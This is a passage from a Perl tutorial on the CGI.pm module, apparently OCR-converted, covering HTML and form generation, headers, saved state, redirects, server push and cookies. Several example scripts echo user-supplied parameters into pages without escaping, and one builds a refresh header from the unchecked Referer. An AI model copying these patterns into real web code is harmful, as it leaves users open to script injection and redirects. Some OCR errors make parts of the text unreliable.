        </FRUIT>
</FRUITS>
```

Note that without some additional information (like an XML stylesheet – and then only in browsers that support it, like Internet Explorer), most browsers won't be able to properly display this document as it is.

The ability to use our new tags as functions rather than methods is very handy, and it would be nice if we could do the same for all of `CGI.pm's` existing HTML functions rather than using `$cgi->` or `CGI::` prefixes all the time.

One way would be to list just the tag we want to use. Fortunately we don't have to, as `CGI.pm` has several lists of tags built-in and ready for us to use:

`:cgi`	CGI handling methods, for example, `param()`.
`:form`	Form generation methods, for example, `textfield()`.
`:html`	All HTML generation methods (`:html2` + `:html3` + `:netscape`).
`:html2`	HTML 2.0 only.
`:html3`	HTML 3.0 only.
`:netscape`	Netscape HTML extensions (`blink`, `fontsize`, `center`).
`:standard`	All of the above except :netscape (`:html2` + `:html3` + `:cgi` + `:form`).
`:all`	Everything (all the above, plus internal functions).

We can use most of `CGI.pm's` methods as functions by importing the `:standard` keyword. This example shows off several of different ways of creating lists using functions instead of methods:

```
print header(),start_html('List Demo');

print p('A list the hard way:');
print ul(li('One'),li('Two'),li('Three'));
print p('A list the easy way:');
print ul(li(['One','Two','Three']));
print p('Using an existing list:');
my @list=('One','Two','Three');
print ul(li(\@list));
print p('With attributes:');
print ul({-type=>'disc'},li(['One','Two','Three']));

print end_html();
```

The `:standard` keyword gives us most of `CGI.pm's` methods as functions, including methods like `param()`, `header()` and `start_html()`. If we just want to use the basic HTML functions and keep everything else as methods, we can import the `:html` keyword instead:

```
use CGI qw(:html);
```

If we want to invent HTML tags, we have to import their names as well, in the same way as before. For example, to get our `<FRUIT>` and `<FRUITS>` tags supported, we could change our `fruit` script to:

```
#!/usr/bin/perl
#fruit_func.plx
use warnings;
use CGI::Pretty qw(:standard fruit fruits);
use strict;

print header("text/xml"),
      fruits(
          fruit({-size=>"small",-color=>"red"},["Strawberry","Cherry"])
      );
```

The Environment Dumper Rewritten

To show how `CGI.pm` can be used to rewrite simple CGI scripts, here is the environment dumper CGI script rewritten with `CGI.pm` and some of its handy HTML-generation methods:

Try It Out : So Far So Good

```
#!/usr/bin/perl
#envdump.plx
use warnings;
use strict;
use CGI::Pretty;

my $cgi=new CGI::Pretty;
```

```
print $cgi->header(),
    $cgi->start_html("Environment Dumper"),
    $cgi->table({-border=>1},
            $cgi->Tr($cgi->th(["Parameter","Value"])),
            map {
                $cgi->Tr($cgi->td([$_,$ENV{$_}]))
            } sort keys %ENV
        ),
    $cgi->end_html();
```

How It Works

In this version, we've replaced all the HTML with method calls to `CGI.pm`. We have also used `header()` to generate a header for us and `start_html()` to generate an HTML document header (complete with `<HEAD>` and `<TITLE>` elements). Finally, `end_html()` rounds things off for us.

We can use `:standard` to import `CGI.pm's` methods into our script as functions that we can call directly. As the following example shows (at least for HTML generation), dropping all the `($cgi->)` notation can tidy up our code significantly:

```
print header(),
    start_html("Environment Dumper"),
    table({-border=>1},
            Tr(th(["Parameter","Value"])),
            map {
                Tr(td([$_,$ENV{$_}]))
            } sort keys %ENV
        ),
    end_html();
```

Generating the HTTP Header

The `header()` method is far more powerful than what we've seen above would suggest. With no arguments, it generates a normal HTTP response and a content-type header of `text/html`. However, we can give it many different arguments to produce more complex headers. The simplest form is to just pass in one parameter, which `CGI.pm` will assume to be a content type, and produce the relevant header:

```
$cgi->header('image/gif');
```

We can also send back a different HTTP response by supplying a second parameter. This can be anything we like, but should probably start with a legal and understood HTTP response code. For example, we can create our own authorization-required response:

```
#!/usr/bin/perl
#401response.plx
use warnings;
use strict;
use CGI;

my $cgi=new CGI;
print $cgi->header('text/html','401 Authorization Required');
```

Note that this should work for new web servers but may not work at all with older web server software. See the `-nph` argument below for a discussion.

In this case, we have to say `text/html` explicitly, as we only get that for free when we pass in no arguments at all. `header()` also accepts named arguments, which allow us to do all of the above and more. These named arguments are:

ARGUMENT	DESCRIPTION
`-type`	The content type, as above.
`-status`	The response code and message, as above.
`-expires`	Sets an expiry time. This takes the form of a sign, a number, and a period letter. For example `+10m` means in ten minutes time. We can also use `s` for seconds, `h` for hours, `d` for days, `M` for months, and y for years. If the expiry time is negative (for example, `-1d`) or the special keyword "`now`", the document expires immediately and is not cached. The expiry date can also be an explicit date string, for example, "`Sat, 15Apr2000 16:21:20 GMT`".
`-cookie`	A cookie to be set in the browser and used in subsequent requests.
`-nph`	Some (mostly older) web servers need to be told that a CGI script is setting all the headers itself, otherwise they will override them before sending the response to the client. This is especially true of the HTTP response, if we are creating our own. In these cases we can tell the server we are sending Non-Parsed Headers (NPH) by using the `-nph` argument. Some older web servers (for example, Apache prior to version 1.3) also need a content type of `httpd/send-as-is` for the server to notice and not override the response.
`-<header>`	Creates an arbitrary header with the same name (without the preceding minus).

All these arguments are defined by a hyphenated name followed by a value. The one- and two-parameter versions omit the names, because they're special cases that handle the most common uses of the header method. For all other cases, `CGI.pm` requires hyphen-prefixed names for the arguments. If we wanted to add an authorization name header to our `401response.plx` example above, we can do so by using `-authname`. But because this is an additional argument, we also have to explicitly name the content type and status arguments:

```
#!/usr/bin/perl
#401namedresponse.plx
use strict;
use warnings;
use CGI;
my $cgi=new CGI;

print $cgi->header(-type=>'text/html',
        -status=>'401 Authorization Required',
        -authname=>'Quo Vadis');
```

This is an example defining an arbitrary header. Now, `-authname` is not a standard name, so it is interpreted as the name of a header to add to the output. Our resulting HTML looks like this:

```
<html><head><title>Error 401.5</title>

<meta name="robots" content="noindex">
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1"></head>

<body>

<h2>HTTP Error 401</h2>

<p><strong>401.5 Unauthorized: Authorization failed by ISAPI/CGI app</strong></p>

<p>This error indicates that the address on the Web server you attempted to use
has an ISAPI or CGI program installed that verifies user credentials before
proceeding. The authentication used to connect to the server was denied access by
this program.</p>

<p>Please make a note of the entire address you were trying to access and then
contact the Web server's administrator to verify that you have permission to
access the requested resource.</p>

</body></html>
```

Generating the Document Header

`CGI.pm`'s `start_html()` method is also more powerful than a first glance would suggest. It lets us create all the parts of the HTML header (anything inside the `<HEAD>...</HEAD>` tags), plus the leading `<BODY>` tag. The simplest way to use it is to just pass in a title (though even this is optional):

```
$cgi->start_html("This is the Document Title");
```

We can also use named arguments to set a number of other header elements, such as metatags or a stylesheet for the document. Like `header()`, if we use any of these, we also need to set the title with a named `-title` argument; we only get to omit this for the single argument version of the call.

The complete list of built-in named arguments is:

ARGUMENTS	DESCRIPTION
`-title`	The title of the document, as above.
`-author`	The document author (a `<LINK REV=MADE ...>` tag).
`-base`	If true, sets a `<BASE>` tag with the current document base URL (the base of the URL that triggered the CGI script).
`-xbase`	Supply an alternative (possibly remote) base URL. Note that this overrides -base.

ARGUMENTS	DESCRIPTION
-target	The target frame for the document.
-meta	A hash reference pointing to a list of meta tag names (content pairs).
-style	A hash reference pointing to stylesheet attributes for the document (a <LINK REL="stylesheet" ...> tag).
-head	Create an arbitrary element or elements in the header. Pass it either a string or a reference to an array of strings.
-<attr>	Create an arbitrary attribute for the <BODY> tag (without the preceding minus sign).

As a more complete example, the following defines a title, author, base, and target for a document, plus a few metatags and a stylesheet:

```
#!/usr/bin/perl
#starthtml.plx
use warnings;
use CGI qw(Link myheadertag);
use strict;

my $cgi=new CGI;

print $cgi->header();
print $cgi->start_html(
    -title => 'A complex HTML document header',
    -author=> 'sam.gamgee@hobbiton.org',
    -xbase => 'http://www.theshire.net',
    -target => '_map_panel',
    -meta =>     {
                 keywords => 'CGI header HTML',
                 description => 'How to make a big header',
                 message => 'Hello World!'
             },
    -style =>    {
                 src => '/style/fourthage.css'
             },
    -head    =>    [
                 Link({-rel=>'origin',
                     -href=>'http://hobbiton.org/samg'}),
                 myheadertag({-myattr=>'myvalue'}),
             ]
    );
print $cgi->end_html();
```

This generates the following document header:

```
<!DOCTYPE HTML PUBLIC "//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>A complex document header</TITLE>
<LINK REV=MADE HREF="mailto:sam.gangee%40hobbiton.org">
<BASE HREF="http://www.theshire.net" TARGET="_map_panel">
<META NAME="keywords" CONTENT="CGI header HTML">
```

```
<META NAME="description" CONTENT="How to make a big header">
<META NAME="message" CONTENT="Hello World!">
<LINK REL="origin" HREF="http://hobbiton.org/samg">
<MYHEADERTAG MYATTR="myvalue">
<LINK REL="stylesheet" TYPE="text/css" HREF="/style/fourthage.css">
</HEAD><BODY>
```

Any unrecognized arguments are added to the `<BODY>` tag. For example:

```
#!/usr/bin/perl
#starthtml_body.plx
use warnings;
use CGI::Pretty;
use strict;

my $cgi=new CGI;

print $cgi->header();
print $cgi->start_html(
    -title=>'A Red Background',
    -bgcolor=>'red'
    );
print $cgi->h1("This page is red");
print $cgi->end_html();
```

This generates a `bgcolor` attribute for the body tag, making the page background red:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>A Red Background</TITLE>
</HEAD><BODY BGCOLOR="red"><H1>
    This page is red
</H1>
</BODY></HTML>
```

Of course, it's still up to us to end the document with a call to `$cgi->end_html` (and presumably to add some content, too). This is what you should see on your screen:

Producing Human-Readable HTML

We've already seen that we can produce more legible HTML by using the `CGI::Pretty` module in place of the standard CGI module. `CGI::Pretty` comes as a standard extra with modern versions of the `CGI.pm` module andreplaces the standard HTML output methods provided by `CGI.pm` with ones that indent the HTML produced onto separate lines:

```
#!/usr/bin/perl
#pretty.plx
use warnings;
use strict;
use CGI::Pretty qw(:standard);

my $cgi=new CGI::Pretty;
print header,
      start_html("Pretty HTML Demo"),
      ol(li(["First","Second","Third"])),
      end_html;
```

This produces the HTML:

```
<!DOCTYPE HTML PUBLIC "//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>Pretty HTML Demo</TITLE>
</HEAD><BODY>
<OL>
        <LI>
                First
        </LI>
        <LI>
                Second
        </LI>
        <LI>
                Third
        </LI>
</OL>
</BODY></HTML>
```

We can control how `CGI::Pretty` lays out the HTML by modifying the variables:

- `$CGI::Pretty::INDENT`
- `$CGI::Pretty::LINEBREAK`
- `@CGI::Pretty::AS_IS`

For example, to change the indent to two spaces instead of a tab character and double-space the lines, we could set:

```
$CGI::Pretty::INDENT="  ";
$CGI::Pretty::LINEBREAK="\n\n";
```

By default, `CGI::Pretty` leaves `<A>` and `<PRE>` tags alone, because reformatting these can affect the output. We can add more tags to make elements such as lists and tables less verbose. For example, we can add the `<LI>` tag to make our lists more compact by pushing onto the `@CGI::Pretty::AS_IS` array:

```
#!/usr/bin/perl
#pretty_asis.plx
use warnings;
use strict;
use CGI::Pretty qw(:standard);

$CGI::Pretty::INDENT="  ";
push @CGI::Pretty::AS_IS,"LI";

my $cgi=new CGI::Pretty;
print header,
      start_html("Pretty HTML Demo"),
      ol(li(["First","Second","Third"])),
      end_html;
```

The output of the script above after this modification would now be:

```
<!DOCTYPE HTML PUBLIC "//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>Pretty HTML Demo</TITLE>
</HEAD><BODY>
<OL>
<LI>First</LI>
<LI>Second</LI>
<LI>Third</LI>
</OL>
</BODY></HTML>
```

Other obvious targets for exclusion are the bold, italic, font, and table item tags. We could achieve that with:

```
push @CGI::Pretty::AS_IS,"LI","B","I","FONT","TD";
```

or for those who prefer the `qw//` function:

```
push @CGI::Pretty::AS_IS,qw(LI B I FONT TD);
```

Generating HTML Forms

`CGI.pm's` HTML generation also extends to forms, which use the same syntax as other HTML tags. `CGI.pm` is clever about forms and automatically adds default values to the fields if they were supplied as CGI parameters.

We could generate the HTML form that calls `askform.plx` from within `askform.plx` with this code:

```
#!/usr/bin/perl
#genform.plx
use CGI::Pretty qw(:all);
use strict;

print header();
print generate_form();
print end_html();
```

```
sub generate_form {
    return start_form,
    h1("Please enter your name:"),
    p("Last name", textfield('last')),
    p("First name", textfield('first')),
         p(submit),
         end_form;
}
```

This subroutine generates the following HTML form when run using `CGI::Pretty`:

```
<FORM METHOD="POST" ENCTYPE="application/xwwwformurlencoded">
<H1>
            Please enter your name:
</H1>
<P>
            First name <INPUT TYPE="text" NAME="first" >
</P>
<P>
            Last name <INPUT TYPE="text" NAME="last" >
</P>
<P>
            <INPUT TYPE="submit" NAME=".submit">
</P>
</FORM>
```

We could then have the form filled in automatically, simply by calling it with a suitable URL, for example:

http://www.myserver.com/cgi-bin/askname.cgi?first=John&last=Smith

This will work, even if the CGI script is normally called from an HTML form using the POST method. However, don't be tempted to mix query strings and posted parameters – `CGI.pm` doesn't allow parameters to be specified both in both, the posted parameters will always take precedence.

Generating Self-Referential URLs

A self-referential URL is one that points back at us. A good example is the action of an HTML form that we generate inside the script. `CGI.pm` provides two methods to enable scripts to refer to themselves without having to explicitly code their own names.

The first is the `url()` method, which returns the URL that was used to access the script without any query information attached. If we were generating forms by hand, we could use it to create the form action like this:

```
print "<FORM METHOD=GET ACTION=".$cgi->url().">";
```

This method doesn't include any parameters received in the query string, which is probably correct in this case, since we would expect the form to supply them. If we want to generate a URL that does include the query string, we can use the second method: `self_url()`. This takes the current CGI parameters and builds a query string from them, so we can change the URL by altering, adding or deleting CGI parameters before we call `self_url()`. This can be very useful for passing different sets of parameters to the same CGI script:

```
foreach ('feedback','webmaster','press') {
$cgi-param('to',$_);
print "<P><A HREF=",$cgi->self_url(),">",ucfirst($_),"</A>";
}
```

This would generate HTML similar to the following:

```
<P><A HREF=http://davidme/perl/mail.plx?to=feedback>Feedback</A>
<P><A HREF=http://davidme/perl/mail.plx?to=webmaster>Webmaster</A>
<P><A HREF=http://davidme/perl/mail.plx?to=press>Press</A>
```

The `url()` method takes several optional parameters, which can be used to generate different kinds of URL according to our needs. Each of these is a Boolean value, which we can switch on or off by passing in a `True` value (like 1) or a `False` value (0). If, by default, `url()` has generated an absolute URL (such as `path/script`), then we can use the `-full` parameter, as shown below, to generate the entire URL, like this:

```
$cgi->url(-full=>1);    #full URL, e.g. 'http://domainname/path/script'
```

We can make a URL either absolute or full by passing in a variable for the Boolean value:

```
my $full_url=$cgi->param('generate_full_urls');
$cgi->url(-full=>$full_url);
```

Note that this gets the hostname from the server, not the HTTP Host: header, which may cause a problem with certain kinds of virtual hosting on servers that host multiple websites. As a result, there are some circumstances in which this may not generate a URL pointing back to us.

Alternatively, to generate a relative URL from the current page we can use `-relative`:

```
$cgi->url(-relative=>1);    #relative URL, e.g. 'script'
```

For the sake of completeness we can also explicitly request an absolute URL with `-absolute`:

```
$cgi->url(-absolute=>1); #absolute filename
```

Parts of the original URL might have been split off and placed into the PATH_INFO or QUERY_STRING environment variables. We can put these parts back by adding a `-path` or `-query`:

```
$cgi->url(-path=>1);    #add the path information (PATH_INFO)
$cgi->url(-query=>1);    #add the query string
```

This last example is actually equivalent to the `self_url()` method, so in general we'd rarely (if ever) want to specify `-query` explicitly unless we want to control the presence of the query string in code:

```
$cgi->url(-query=>$cgi->param('addquery')); #add query string conditionally
```

Using the Same Script to Generate and Process Forms

Taking all of the above together, we can write a script that either processes a form or generates it if there's insufficient data to proceed. If both are present, it prints a simple welcome message:


```
#!/usr/bin/perl
#askname1.plx
use warnings;
use CGI::Pretty qw(:all);
use strict;

print header();
if (param('first') and param('last')) {
    my $first=ucfirst(lc(param('first')));
    my $last=ucfirst(lc(param('last')));
    print start_html("Welcome"),h1("Hello, $first $last");
} else {
    print start_html(title=>"Enter your name");
    if (param('first') or param('last')) {
         print center(font({color=>'red'},"You must enter a",
         (param('last')?"first":"last"),"name"));
    }
    print generate_form();
}
print end_html();

sub generate_form {
    return start_form,
    h1("Please enter your name:"),
    p("Last name", textfield('last')),
    p("First name", textfield('first')),
         p(submit),
         end_form;
}
```


For programmers who prefer `CGI.pm`'s object-oriented syntax, this can be rewritten to use object methods for all state-related functions like `param`. Since the HTML functions don't have anything to do with the state of the script, it's usually more legible to keep them as functions. Here's one way to write CGI scripts with `CGI.pm`, using a mixture of methods and functions:

```
#!/usr/bin/perl
#askname2.plx
use warnings;
use CGI::Pretty qw(:all);
use strict;

my $cgi=new CGI;

print header();
if ($cgi->param('first') and $cgi->param('last')) {
    my $first=ucfirst(lc($cgi->param('first')));
    my $last=ucfirst(lc($cgi->param('last')));
    print start_html("Welcome"),h1("Hello, $first $last");
} else {
    print start_html(-title=>"Enter your name");
    if ($cgi->param('first') or $cgi->param('last')) {
        print center(font({-color=>'red'},"You must enter a",
            ($cgi->param('last')?"first":"last"),"name"));
    }
```

```
        print generate_form();
    }
    print end_html();

    sub generate_form {
        return start_form,
            h1("Please enter your name:"),
            p("First name", textfield('first')),
            p("Last name", textfield('last')),
            p(submit),
            end_form;
    }
```

and as if by magic, we now have two interactive forms and a welcome page, like this:





Saving and Loading CGI State

CGI is, by nature, stateless. Every request to a CGI script causes a completely new invocation of that script, which has no memory of anything that's gone before. In order to propagate information from one invocation to the next, we need a way to save the state of the script. Conveniently, `CGI.pm` gives us the ability to save and subsequently load the state of a CGI script (that is, the parameters it was given). To save state, we use the `save()` method, like this:

```
if (open (STATE,"> $state_file")) {
$cgi->save(STATE);
close STATE;
}
```

Loading a saved state is easy – we just pass a filehandle of a previously saved state to `CGI.pm's new()` method:

```
if (open (STATE,$state_file)) {
    $cgi=new CGI(STATE);
    close STATE;
}
```


We can now use this to create CGI scripts that retain their state across successive client requests.

Try It Out : Working with States

Here's a simple example that records a message in a file and displays that message to the next caller. It also shows how co-operative file locking can be used to prevent conflicts between scripts trying to read and write a file at the same time:

```
#!/usr/bin/perl
#state.plx
use warnings;
use CGI;
use Fcntl qw(:flock); #for file locking symbols

my $msgfile="/tmp/state.msg";
my $cgi=new CGI;

print $cgi->header(),$cgi->start_html("Stateful CGI Demo");

if (open (LOAD,$msgfile)) {
    flock LOAD,LOCK_SH; #shared lock (not on windows)
    my $oldcgi=new CGI(LOAD);
    flock LOAD,LOCK_UN; #release lock (not on windows)
    close (LOAD);

    if (my $oldmsg=$oldcgi->param('message')) {
        print $cgi->p("The previous message was: $oldmsg");
    }
}

if (my $newmsg=$cgi->param('message')) {
    print $cgi->p("The current message is: $newmsg");
    if (open (SAVE,"> $msgfile")) {
        flock SAVE,LOCK_EX; #exclusive lock (not on windows)
        $cgi->save(SAVE);
        flock SAVE,LOCK_UN; #release lock (not on windows)
    } else {
        print $cgi->font({-color=>'red'},"Failed to save: $!");
    }
}
print $cgi->p("Enter a new message:");
print $cgi->startform(-method=>'GET'),
      $cgi->textfield('message'), #auto-filled from CGI parameter if sent
      $cgi->submit({-value=>'Enter'}),
      $cgi->endform();

print $cgi->end_html();
```

Our web page should look like this:



How It Works

The first time this script is run, the state file will not exist. So the first `open` will fail, and no previous message will be displayed. No new message will have been entered yet either, since the form hasn't yet been seen by the user. Consequently, all the user will see is the blank form.

Second time a round, after the form has been filled in once, we still won't have a previous message, but we will have a new one. So the script will display the current message paragraph and the form.

In order to prevent other copies of our script accessing the state file while we are writing it we use Perl's `flock` function to give ourselves an exclusive lock on the file, which we release again once we're done. If any script is currently reading the file with a read lock, perl will wait at the `flock SAVE,LOCK_EX` line until the lock is removed and the file becomes writeable.

For CGI scripts that access disk-based files, this is a very good idea as it prevents CGI scripts treading on each others' toes. Remember that a web server will start up several copies of the same script if several requests for it come in at the same time.

On the third iteration (and all subsequent ones) the state file exists, so the first `open` succeeds. A read lock is placed on the file with `flock` to ensure that nothing else is busy writing the file.

This lock is not exclusive, so multiple copies of the script can read the file at the same time. However, if an exclusive lock has been established, perl will wait on the `flock LOAD,LOCK_RD` line until the lock is removed and the file becomes readable again.

The stored message is now displayed. If the form was filled in, then this is immediately replaced by the new message, and the form is displayed once again.

We can easily extend this principle to keep an ever-extending list of messages and implement a simple web log. If we added some sort of session control using **cookies**, we could also keep a special state file based on the cookie value for each user and use it to create a shopping cart application, for example. This is considerably more useful, and we'll see how to generate and handle cookies later in the chapter.

Note that because the script could be called simultaneously by more than one user, we've used file locking to ensure that nobody steps on anyone else's toes. In this rather trivial example, it makes little difference, since the only variable being stored gets overwritten. For more complex applications though, it's a good idea to use file locking whenever multiple accesses to the same script are possible, and there's state information to preserve.

Although it works, saving state in this fashion gets rather awkward for scripts of any complexity, since the script needs to reinitialize itself from scratch each time it's run.

Redirecting from a CGI Script

By changing the headers that we send back to the server, we can have a CGI script conditionally redirect the client to another page. This could be useful, for example, to redirect non-authenticated clients to a login page if they try to access a members-only page. Rather conveniently, `CGI.pm` provides a method for redirection:

```
if ($logged_in) {
    print $cgi->header();
    ...
} else {
    print $cgi->redirect("http://www.myserver.com/perl/login.plx");
}
```

In this case we don't send a header with `$cgi->header()`, because the redirection itself is done with headers. Note that relative URLs don't always work as we might expect. This is why the URL above uses a full protocol domain name rather than just specifying `/perl/login.plx`.

Regenerating Pages with Server Push

We can also use CGI scripts to repeatedly update a client with fresh data, like cycling an image or changing a message. This is called **server push** and can be easily achieved in Perl using the `CGI::Push` module. This is a specialized subclass of the `CGI` module, which is designed to support server push CGI scripts.

In use, a `CGI::Push` object works in exactly the same way as a regular CGI object but provides two extra methods, `do_push()` and `push_delay()`. Here's how a CGI script can create a continually updating counter using `CGI::Push`:

```
#!/usr/bin/perl
#push.plx
use warnings;
use CGI::Push qw(:standard);
use strict;

my $line="";
do_push(-next_page=>\&refresh);

sub refresh {
    my ($cgi,$count)=@_; #passed in by CGI::Push

    my $page=start_html().p("The count is $count");
    if (length($line)>9) {
        $line="";
    } else {
        $line.="*";
    }
    $page.=p($line."\n").end_html();
    return $page;
}
```

Since counting the number of times the page has been refreshed is a common requirement, `CGI::Push` actually tracks this number, automatically passing it to our subroutine, so we don't need to maintain our own counter. Other persistent variables (`$line` in the above example) should be initialized outside the subroutine first. Note that we don't print the page content ourselves, but instead pass it back to `CGI::Push`, which takes care of this for us.

If we don't specify a delay, then `CGI::Push` defaults to a delay of one second. We can specify it explicitly with the `-delay` argument:

```
$cgi->do_push(-next_page=>\&refresh,-delay=>60); #every minute
```

As it is, this script will run forever, sending out a new HTML page once every minute. We might, however, want the script to end on a given page, which we can do by specifying the `-last_page` argument. We can tell `CGI::Push` when the last page is due by passing an `undef` back from `next_page` on the next to last iteration.

The following example is very similar to the previous one, but this time the `refresh` subroutine returns `undef` once the count reaches 20. This triggers `do_push` into calling the `done` subroutine when the delay next expires:

```
#!/usr/bin/perl
#pushstop.plx
use warnings;
use CGI::Push qw(:standard);
use strict;

my $line="";

do_push(
    -next_page=>\&refresh,
    -last_page=>\&done,
    -delay=>1
);

sub refresh {
    my ($cgi,$count)=@_; #passed in by CGI::Push

    return undef if ($count>20); #stop when we get to 20

    my $page=start_html().p("The count is $count");
    $line.="*";
    $page.=$cgi->p($line."\n").end_html();
    return $page;
}

sub done {
    my ($cgi,$count)=@_;

    return start_html()."Count stopped on $count".end_html();
}
```

The delay between updates can be modified using the `push_delay()` method, which takes a number of seconds as a parameter. Without a parameter, `push_delay()` returns the current delay. For example, the following subroutine continuously oscillates the delay between one and ten seconds:

```
#!/usr/bin/perl
#pushvariable.plx
use warnings;
use CGI::Push qw(:standard);
use strict;

my $line="";
my $delay=1; #first delay
my $total_delay=11; #sum of both delays

do_push(
    -next_page=>\&variable_refresh,
    -last_page=>\&done,
    -delay=>$delay
);
```

```
sub variable_refresh {
    my ($cgi,$count)=@_; #passed in by CGI::Push

    return undef if ($count>20); #stop when we get to 20

    $cgi->push_delay($total_delay-$cgi->push_delay());

    my $page=start_html().p("The count is $count");
    $line.="*";
    $page.=$cgi->p($line."\n").end_html();
    return $page;
}

sub done {
    my ($cgi,$count)=@_;

    return start_html()."Count stopped on $count".end_html();
}
```

The subroutine `variable_refresh` is identical to `refresh` in the previous example but with the addition of a call to `push_delay`, which alters the delay by subtracting its current value (retrieved by calling `push_delay` without a parameter) from that of `$total_delay`. With initial values of 1 and 11, respectively, `$delay` and `$total_delay` produce a repeating sequence of delays of 1, 10, 1, 10, 1, 10, and so on, until the subroutine returns `undef` and triggers the `done` subroutine.

By default, `CGI::Push` automatically generates a content-type header of `text/html`, which is why we've not generated one ourselves in the `refresh()` or `done()` subroutines. If this is not what we want, we can change the type with the `-type` argument. For example, a CGI script that generates GIF images might use:

```
$cgi->do_push(-next_page=>\&generate_image,-type=>"image/gif");
```

Now each time our subroutine is called, its output will be preceded by an `image/gif` content type header – just the thing for a rotating banner.

We can also can have the subroutine decide what to return itself, giving it the ability to send not only different content-type headers each time, but also any number of additional headers on a per-call basis. To enable this, we use `dynamic` as the argument. Perhaps the most obvious use for this is to redirect the user on the last page of a sequence back to some starting point, perhaps at the end of a slide show:

```
#!/usr/bin/perl
#pushslide.plx
use warnings;
use CGI::Push qw(:standard);
use strict;

do_push(-next_page=>\&show_slide,
   -last_page=>\&go_back,
   -type=>'dynamic',
   -delay=>5
);
```

```
sub show_slide {
   my ($cgi,$count)=@_;

   # stop after 10 slides
   return undef if $count>10;

   #set content type in subroutine
   my $slide=header();

   # generate contents
   $slide.=h1("This is slide $count");
   return start_html("Slide $count").$slide.end_html();
}

sub go_back {
   my $url=$ENV{'HTTP_REFERER'}; #try for the starting page
   $url='/' unless defined $url; #otherwise default to the home page

   #generate a 'refresh' header to redirect the client
   return header(refresh=>"5; URL=$url", type=>"text/html"),
   start_html("The End"),
   p({-align=>"center"},"Thanks for watching!"),
   end_html();
}
```

Note that in this case, we can't use `$cgi->redirect()` as this only works for the initial page and not subsequent pages of a multi-part document. The logic behind this is that a redirection implies some kind of invalidity, permanent or transient, with the original URL. Instead, we use a `refresh` header, which has a similar effect and *is* permitted in this context.

Cookies and Session Tracking

Cookies are a special form of persistent data that a CGI script can set in the user's browser for use in subsequent connections. They're especially useful for tracking user sessions and creating online shopping stores.

Clients record cookies in a special cache and send them back to the server whenever the URL matches the criteria with which the cookie was set. A client can send several cookies in a single request if they all match; each one is identified by a name, so that it can be retrieved individually.

Cookies can also have an expiry time, domain, and path associated with them, which determine respectively: how long the cookie will endure, which hosts should receive the cookie, and the partial URL that the request must match for the cookie to be sent.

`CGI.pm` provides support for cookies via the `CGI::Cookie` module, which can both create and retrieve cookies. For example, to create a simple cookie that will only go to the script and only endure for the current connection, we can write either:

```
#!/usr/bin/perl
#cookie1.plx
use warnings;
use CGI;
use strict;
print "content-type: text/html\n\n";

my $cgi=new CGI;
my $cookie1=$cgi->cookie(-name=>"myCookie1",-value=>"abcde");
print "Cookie 1: $cookie1\n";
```

Or, equivalently:

```
#!/usr/bin/perl
#cookie2.plx
use warnings;
use CGI::Cookie;
use strict;
print "content-type: text/html\n\n";

my $cookie2=new CGI::Cookie(-name=>"myCookie2",-value=>"fghij");
print "Cookie 2: $cookie2\n";
```

There are a number of possible parameters that can be set in a cookie. The `CGI::Cookie` module greatly simplifies their use by establishing convenient defaults in case they're left unspecified. The parameters understood by `CGI.pm's cookie()` method are:

PARAMETER	DESCRIPTION
`-name`	The name of the cookie. This can be any alphanumeric string we like, though something short and meaningful is preferable.
`-value`	The value of the cookie. If this is a list, the cookie is set as a multi-valued cookie.
